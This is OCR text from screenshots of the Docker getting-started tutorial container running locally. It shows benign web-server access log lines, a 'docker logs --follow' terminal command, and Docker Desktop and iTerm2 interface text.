172.17.0.1 - - [10/Jul/2023:08:40:00 +0000] "GET /assets/fonts/font-awesome.css HTTP/1.1" 200 30721 "http://127.0.0.1/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
6 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
172.17.0.1 - - [10/Jul/2023:08:40:00 +0000] "GET /assets/fonts/font-awesome.css HTTP/1.1" 200 30721 "http://127.0.0.1/tutorial/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
172.17.0.1 - - [10/Jul/2023:08:40:00 +0000] "GET /images/docker-labs-logo.svg HTTP/1.1" 200 6469 "http://127.0.0.1/tutorial/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
172.17.0.1 - - [10/Jul/2023:08:40:00 +0000] "GET /assets/javascripts/application.c33a9706.js HTTP/1.1" 200 79589 "http://127.0.0.1/tutorial/" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
172.17.0.1 - - [10/Jul/2023:08:40:00 +0000] "GET /tutorial/tutorial-in-dashboard.png HTTP/1.1" 200 109800 "http://127.0.0.1/tutorial/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap
stok@STOKs-MacBook-Pro:~/Documents
⌥⌘1
Documents docker logs --follow --tail 10 2e0348d7fed4a5176f5c6543b0b2582a9d5d8db4afeb42808cd16f61197d0eb1
127.0.0.1/tutorial/
dockerLabs
Getting Started
Search
Getting Started
Getting Started
Our Application
Updating our App
Sharing our App
Persisting our DB
Using Bind Mounts
Getting Started
The command you just ran
Congratulations! You have started the container for this tutorial! Let's first explain the command that you just ran. In case you forgot, here's the command:
iTerm2
By George Nachman and Contributors
Build 3.4.17
What's New in 3.4?
Home Page · Report a bug · Credits
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
Docker Desktop
Update to latest
Search for local and remote images, containers, and more...
⌘K
Sign in
Containers
Images
Volumes
Dev Environments BETA
Learning Center
Extensions
Resource usage
Add Extensions
affectionate_chandrasekhar
docker/getting-started
2e0348d7fed4
80:80
STATUS
Running (54 minutes ago)
Logs
Inspect
Terminal
Files
Stats
RAM 5.54 GB CPU 1.01% Disk 47.27 GB avail. of 58.37 GB

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7
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9
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4
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


